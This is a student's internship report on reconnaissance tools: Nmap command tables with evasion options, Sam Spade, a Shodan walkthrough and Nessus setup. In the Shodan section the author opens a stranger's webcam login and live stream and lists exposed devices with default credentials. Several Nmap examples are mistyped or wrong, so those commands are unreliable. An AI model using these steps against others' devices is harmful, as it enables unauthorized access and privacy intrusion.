

Report on all the tools that I have learned and worked in internship program

Sadiq Sonalkar, sadiqsonalkar21@gmail.com

Abstrack

This report gives a summary of the technologies covered in the course and gives examples of how to use them in different cybersecurity scenarios. Sam Spade, Shodan.io, Nmap, Nessus, DumpSec, Metasploit, HirenBoot, JPS & Delme Virus Maker, Burp Suite, and Kali Linux are among the tools featured.

A network reconnaissance tool called Sam Spade is employed for DNS lookups, Whois inquiries, and other information collecting activities. It helps with open ports detection, IP geolocation, and network ownership.

A specialised search engine called Shodan.io assists in locating internet-connected hardware and services. It can be used to identify weak or exposed systems, such as IoT devices or servers with configuration issues, which could allow for unauthorised access.

The well-known network scanning programme Nmap offers a wide variety of port scanning and host discovery options.

Content

1.Sam spade

2.Shodan.io

3.Nmap

4.Nessus

5.Dumpsec

6.Metasploit

7.Hirenboot

8.JPS & Delme Virus maker

9.Burpsuite

10.Kali Linux

Nmap :-

Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications.

Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities

- **How to Install Nmap :-**

The process for installing Nmap is easy but varies according to your operating system. The Windows, Mac, and Linux versions

- The process for installing Nmap is easy but varies according to your operating system. The Windows, Mac, and Linux versions
- on Mac, Nmap also comes with a dedicated installer. Run the Nmap-<version>.mpkg file to start this installer. On some recent versions of macOS, you might see a warning that Nmap is an “unidentified developer”, but you can ignore this warning.
- Linux users can either compile Nmap from source or use their chosen package manager. To use apt, for instance, you can run Nmap –version to check if Nmap is installed, and sudo apt-get install Nmap to install it.

● How to use it :-

- Command List :-

Port Specification Options		
Syntax	Example	Description
-P	nmap -p 23 172.16.1.1	Port scanning port specific port
-P	nmap -p 23-100 172.16.1.1	Port scanning port specific port range
-p	nmap -pU:110,T:23-25,443 172.16.1.1	U-UDP,T-TCP different port types scan
-p-	nmap -p- 172.16.1.1	Port scan for all ports
-p	nmap -ssmtp,https 172.16.1.1	Port scan from specified protocols
-F	nmap -F 172.16.1.1	Fast port scan for speed up
-P "*"	namp -p "*" ftp 172.16.1.1	Port scan using name
-r	nmap -r 172.16.1.1	Sequential port scan

Host /172.16.1.1 Discovery		
Switch/Syntax	Example	Description
-sL	nmap 172.16.1.1-5 -sL	List 172.16.1.1 without scanning
-sn	nmap 172.16.1.1/8 -sn	Disable port scanning
-Pn	nmap 172.16.1.1-8 -Pn	Port scans only and no host discovery
-PS	nmap 172.16.1.185 -PS22-25,80	TCP SYN discovery on specified port
-PA	nmap 172.16.1.185 -PA22-25,80	TCP ACK discovery on specified port
-PU	nmap 172.16.1.1-8 -PU53	UDP discovery on specified port
-PR	nmap 172.16.1.1-1/8 -PR	ARP discovery within local network
-n	nmap 172.16.1.1 -n	no DNS resolution

Scanning Types

Switch/Syntax	Example	Description
-sS	nmap 172.16.1.1 -sS	TCP SYN port scan
-sT	nmap 172.16.1.1 -sT	TCP connect port scan
-sA	nmap 172.16.1.1 -sA	TCP ACK port scan
-sU	nmap 172.16.1.1 -sU	UDP port scan
-SF	nmap -SF 172.16.1.1	TCP FIN scan
-SX	nmap -SX 172.16.1.1	XMAS scan
-Sp	nmap -Sp 172.16.1.1	Ping scan
-sU	nmap -Su 172.16.1.1	UDP scan
-sA	nmap -Sa 172.16.1.1	TCP ACK scan
-SL	nmap -Sl 172.16.1.1	list scan

Scanning Command Syntax

nmap [scan types] [options] {172.16.1.1 specification}

Use of Nmap Scripts NSE

nmap --script= test script 172.16.1.0/24	execute the listed script against target IP address
nmap --script-update-db	adding new scripts
nmap -sV -sC	use of safe default scripts for scan
nmap --script-help="Test Script"	get help for script

Version Detection		
Switch/Syntax	Example	Description
-sV	nmap 172.16.1.1 -sV	Try to find the version of the service running on port
--version-intensity	nmap 172.16.1.1 -sV --version-intensity 6	Intensity level range 0 to 9.
-sV --version-all	nmap 172.16.1.1 -sV --version-all	Set intensity level to 9
-sV --version-light	nmap 172.16.1.1 -sV --version-light	Enable light mode
-A	nmap 172.16.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute
-O	nmap 172.16.1.1 -O	Remote OS detection
Firewall Proofing		
		Miscellaneous Commands
nmap -f [172.16.1.1]	scan fragment packets	nmap -6 scan IPV6 targets
nmap -mtu [MTU] [172.16.1.1]	specify MTU	
nmap -sI [zombie] [172.16.1.1]	scan idle zombie	
nmap -source-port [port] [172.16.1.1]	manual source port - specify	nmap -proxies proxy 1 URL, proxy 2 URL Run in targets with proxies
nmap -data-length [size] [172.16.1.1]	randomly append data	
nmap -randomize-hosts [172.16.1.1]	172.16.1.1 scan order randomization	nmap -open Show open ports only

Nmap output Formats

Default/normal output	nmap -oN scan.txt 172.16.1.1
XML	nmap -oX scanr.xml 172.16.1.1
Grepable format	snmap -oG grep.txt 172.16.1.1
All formats	nmap -oA 172.16.1.1

172.16.1.1 Specification

nmap 172.16.1.1	single IP scan
nmap 172.16.1.1 172.16.100.1	scan specific IPs
nmap 172.16.1.1-254	scan a range of IPs
nmap xyz.org	scan a domain
nmap 10.1.1.0/8	scan using CIDR notation
nmap -iL scan.txt	scan 172.16.1.1s from a file
nmap --exclude 172.16.1.1	specified IP s exclude from scan

a) Basic Scans :-

Scanning the list of active devices on a network is the first step in network mapping. There are two types of scans you can use for that:

- **Ping scan** — Scans the list of devices up and running on a given subnet.

```
> nmap -sp 192.168.1.1/24
```

- **Scan a single host** — Scans a single host for 1000 well-known ports. These ports are the ones used by popular services like SQL, SNTP, apache, and others

```
> nmap scanme.nmap.org
```

```
admin@ip-172-26-0-73:~$ nmap scanme.nmap.org

Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 02:48 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.078s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
9929/tcp  open     nping-echo
31337/tcp open     Elite

Nmap done: 1 IP address (1 host up) scanned in 2.40 seconds
admin@ip-172-26-0-73:~$ █
```

b) Stealth Scan :-

Stealth scanning is performed by sending an SYN packet and analyzing the response. If SYN/ACK is received, it means the port is open, and you can open a TCP connection.

However, a stealth scan never completes the [3-way handshake](#), which makes it hard for the target to determine the scanning system.

```
> nmap -sS scanme.nmap.org
```

You can use the '**-sS**' command to perform a stealth scan. Remember, stealth scanning is slower and not as aggressive as the other types of scanning, so you might have to wait a while to get a response.

c) Version Scanning :-

Finding application versions is a crucial part in penetration testing.

```
> nmap -sV scanme.nmap.org
```

To do a version scan, use the '**-sV**' command. Nmap will provide a list of services with its versions. Do keep in mind that version scans are not always 100% accurate, but it does take you one step closer to successfully getting into a system.

```
admin@ip-172-26-0-73:~$ nmap -sV scanme.nmap.org

Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 03:00 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.077s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered smtp
80/tcp    open     http         Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open     nping-echo  Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
admin@ip-172-26-0-73:~$
```

d) OS Scanning :-

In addition to the services and their versions, Nmap can provide information about the underlying operating system using TCP/IP fingerprinting. Nmap will also try to find the system uptime during an OS scan.

```
> nmap -sV scanme.nmap.org
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 04:39 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.075s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
9929/tcp  open     nping-echo
31337/tcp open     Elite
Aggressive OS guesses: Linux 2.6.32 (93%), Linux 2.6.32 or 3.10 (93%), Linux 4.4 (92%), Linux 2.6.32 - 2.6.35 (91%), Linux 2.6.32 - 2.6.39 (91%), Linux 2.6.32 - 3.0 (90%), Linux 4.0 (89%), Linux 3.11 - 4.1 (89%), Linux 3.2 - 3.8 (89%), Linux 2.6.18 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 15 hops
```

e) Aggressive Scanning :-

Nmap has an aggressive mode that enables OS detection, version detection, script scanning, and traceroute. You can use the -A argument to perform an aggressive scan.

```
> nmap -A scanme.nmap.org
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 08:02 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.075s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_  256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
25/tcp    filtered smtp
80/tcp    open     http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open     nping-echo Nping echo
31337/tcp open     tcpwrapped
Aggressive OS guesses: Linux 2.6.32 (93%), Linux 4.4 (93%), Linux 2.6.32 or 3.10 (92%), Linux 2.6.32 - 2.6.35 (91%), Linux 2.6.32 - 2.6.39 (91%), Linux 4.0 (90%), Linux 3.11 - 4.1 (89%), Linux 3.2 - 3.8 (89%), Linux 2.6.18 (89%), Linux 2.6.32 - 3.0 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 15 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT      ADDRESS
1  ... 5
6  0.97 ms  100.65.14.49
7  1.34 ms  52.93.29.57
8  1.96 ms  100.100.2.6
9  1.14 ms  ash-b1-link.telia.net (62.115.11.182)
10  1.92 ms  rest-bb1-link.telia.net (80.91.248.156)
11  7.98 ms  nyk-bb3-link.telia.net (62.115.141.245)
```

f) Scanning Multiple Hosts :-

Nmap has the capability of scanning multiple hosts simultaneously. This feature comes in real handy when you are managing vast network infrastructure.

You can scan multiple hosts through numerous approaches:

- Write all the IP addresses in a single row to scan all of the hosts at the same time

```
> nmap 192.164.1.1 192.164.0.2 192.164.0.2
```

- Use the asterisk (*) to scan all of the subnets at once.

```
> nmap 192.164.1.*
```

- Add commas to separate the addresses endings instead of typing the entire domains

```
> nmap 192.164.0.1,2,3,4
```

- Use a hyphen to specify a range of IP addresses

```
> nmap 192.164.0.0-255
```

g) Port Scanning :-

Port scanning is one of the most fundamental features of Nmap. You can scan for ports in several ways.

- Using the -p param to scan for a single port

```
> nmap -p 973 192.164.0.1
```

- If you specify the type of port, you can scan for information about a particular type of connection, for example for a TCP connection.

```
> nmap -p T:7777, 973 192.164.0.1
```

- A range of ports can be scanned by separating them with a hyphen.


```
> nmap -p 76-973 192.164.0.1
```

Sam Spade :-


Sam Spade was the name of a Windows software tool designed to assist in tracking down sources of e-mail spam. It was also the name of a free web service that provides access to similar online tools. The Sam Spade utility was authored by Steve Atkins in 1997.

- How to use the tool :-


In the Basics tab, enter your default DNS server (or use DHCP), your e-mail address, so that you can do SMTP relay checking, and your ISP's Web server, so that you can use the Awake feature to have Sam Spade send out periodic packets to keep a dial-up connection from being dropped.



It combines many of the traditional TCP/IP tools with some unique tools that give an administrator a great look at a network. Best of all, these tools are combined in one package. You'll find versions of ping, nslookup, and traceroute. And the Sam Spade versions are intuitive and flexible, especially when compared to the Windows versions of these TCP/IP tools. For example, with the ping feature, you can set the number of echo requests you prefer on the toolbar; then, every time you use ping, it will use that setting. At the command line, you have to use a switch such as "ping -n 2" each time you want to set the echo number.



The traceroute feature is one of my favorites. You can do a fast traceroute or a slow traceroute. The fast traceroute gives you the quick list of hops your packet makes from your machine to a designated host. The slow traceroute is more like the traditional traceroute utility. However, both traceroute options provide a nice graph to accompany the information




Sam Spade also includes some security tools that could send up some red flags if you decide to use them to look at information on other companies, especially large multinational organizations. These tools include a port scanner, a DNS zone transfer tool, and the SMTP relay checker. The port scanner in Sam Spade is fairly basic, but it's functional. For a better port scanner, go to the [Eeye Web site](#), which offers a freeware port scanner for Windows NT and a commercial port scanner for serious hacker prevention. If

you use the port scanner on another network, be aware that you can set off hacker detection programs.



The SMTP relay checker we discussed above can also set off alerts for companies that carefully guard against spamming. In order to use port scanning, SMTP relay checking, and zone transfers, you have to go to Edit | Options and then click on the Advanced tab. Here, you can select any of these tools you want to use.



Shodan.io:-


Shodan (Sentient Hyper-Optimised Data Access Network) is a search engine designed to map and gather information about internet-connected devices and systems. Shodan is sometimes referred to as a search engine for the internet of things (IoT).

- How to use Shodan on the Browser :-

That is far one of the most utilized options by security professionals. To get started, launch your favorite browser and enter the URL [shodan.io](https://www.shodan.io/).

<https://www.shodan.io/>

You should see a window similar to the image below. Like Google, you can type anything you want to look upon the Search Box above.



Let's do a simple search like "webcams" and see what Shodan will give us.

The screenshot shows the Shodan search interface. At the top, there is a navigation bar with a menu icon, the Shodan logo, and a search bar containing the query "webcams". To the right of the search bar are a red search button with a magnifying glass icon and a green "Login" button. Below the search bar, the text "TOTAL RESULTS" is followed by "181". On the left, there is a section titled "TOP COUNTRIES" with a world map showing red dots indicating device locations. The United States has the highest count at 112, followed by Germany (18), France (6), Korea, Republic of (5), and Austria (4). On the right, two specific search results are listed. The first result is for IP 64.59.121.20, which is Mojohost running on free-links.biz in the United States, Miami. The second result is for IP 99.192.191.107, which is Mojohost running on fa in the United States.

We got 181 results from different locations from the image above, with the United States having the highest number. You will also notice that the search results are not similar to that with Google or Yahoo, where you get the domains and page URLs. With Shodan, you will get an IP of that particular device.

On the left-hand side, you will see information like the top geographical location of these webcams, the top ports running on these IPs, a list of Services and Software running on the devices, etc. You can access any of these webcams by clicking on any IPs

We were lucky enough to get a camera doing a live stream in our case. See the image below

Apache		
httpd	105	
nginx	6	188.23.50.33 
		2022-03-23T07:29:17.236545
webcamXP		188-23-50-33.adsl.hi
httpd	6	ghway.telekom.at
webcam	7	A1
httpd	3	Telekom Austria AG
Microsoft		
SQL Server	1	

[More...](#)



After clicking on this IP, we saw that it has services running on two ports - 7777 and 9000. When we tried accessing these services on the web, [the_ip]:7777 it gave us a login interface which I believe is access to the control panel of the camera while [the_ip]:9000 enabling us to view the live stream taken by the camera.

Up to this point, you can now see how much critical information you can get with Shodan. Shodan is a powerful utility used by security professionals to ensure no essential information is put to

the public internet. Another exciting search we can perform is "*Default password*."

TOP OPERATING SYSTEMS	41.65.88.1	2022-03-23T11:31:53.858227
	HOST-1-88. 65.41.nile-o nline.net	Cisco Configuration Professional (Cisco CP) is install
Synology DiskStation Manager (DSM) 6.2.3-25426	Nile Online Egypt, Cairo	This feature requires the one-time use of the username cisco . These default credentials have a pri
287		
	401 Unauthorized	2022-03-23T11:31:16.835016
Synology DiskStation Manager (DSM) 7.0.1-42218	150.116.91. 85 85-91-116-1 50-static.chi ef.net.tw	HTTP/1.0 401 Unauthorized Date: Wed, 23 Mar 2022 11:31:25 GMT Server: Boa/0.94.14rc21 Accept-Ranges: bytes Chief Telecom Inc. Connection: Keep-Alive Keep-Alive: timeout=10, max=1000 WWW-Authenticate: Basic realm=" Default Name:admin P Content-Type: text/html
190	Taiwan, Taipei	
	401 Unauthorized	2022-03-23T11:30:45.901914
Synology DiskStation Manager (DSM) 6.2.4-25556	195.90.111. 40 Calea Floreasca nr. 167	HTTP/1.0 401 Unauthorized Date: Thu, 12 Feb 1970 22:21:55 GMT Server: Boa/0.94.14rc21 Accept-Ranges: bytes Connection: Keep-Alive Keep-Alive: timeout=10, max=1000 WWW-Authenticate: Basic realm=" Default Name:admin P Content-Type: text/html
184	Romania, Bucharest	
	401 Unauthorized	2022-03-23T11:30:45.901914
Synology DiskStation Manager (DSM) 6.2.2-41890	195.90.111. 41 Romania, Bucharest	HTTP/1.0 401 Unauthorized Date: Thu, 12 Feb 1970 22:21:55 GMT Server: Boa/0.94.14rc21 Accept-Ranges: bytes Connection: Keep-Alive Keep-Alive: timeout=10, max=1000 WWW-Authenticate: Basic realm=" Default Name:admin P Content-Type: text/html
41		
	208.80.10.49	2022-03-23T11:30:45.054954
24922	13	

From the image above, we can see some devices still use the default username and password like:

- Username= "cisco"
- Password: "cisco"
- Username: "admin"
- Password: "1234"

Nessus:-

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer, testing to see if any of these attacks could be used to break into the computer or otherwise harm it.

- How to install Nessus :-

Nessus comes in two parts, a server called nessusd and a client, which can be any of several options. The server is the part of Nessus that actually runs the tests, and the client is used to tell the server what tests to run on what computers.

The server exists only for Unix/Linux platforms, but there are clients available for Unix/Linux, Windows and Mac. Therefore, once the server is set up and running, an administrator can run regularly scheduled Nessus tests using a client written for almost any platform.


Go to www.nessus.org to download the most recent release of Nessus. As of this date, the current release can be found at http://www.nessus.org/nessus_2_0.html along with extremely simple installation instructions. This will install the Nessus server app and a client on the unix based machine (note: this includes Mac OS X and above with developer tools installed). After installing the server you will have to do a couple quick configuration options, such as adding a user, described here: <http://www.nessus.org/demo/first.html>.

To download and install a Windows client, look at: <http://nessuswx.nessus.org/>

- How to use Nessus :-

Once you have installed and launched Nessus, you're ready to start scanning. First, you have to create a scan. To create your scan:

- In the top navigation bar, click Scans.
- In the upper-right corner of the My Scans page, click the New Scan button.



Next, click the scan template you want to use. Scan templates simplify the process by determining which settings are configurable and how they can be set. For a detailed explanation of all the options available, refer to [Scan and Policy Settings](#) in the Nessus User Guide.

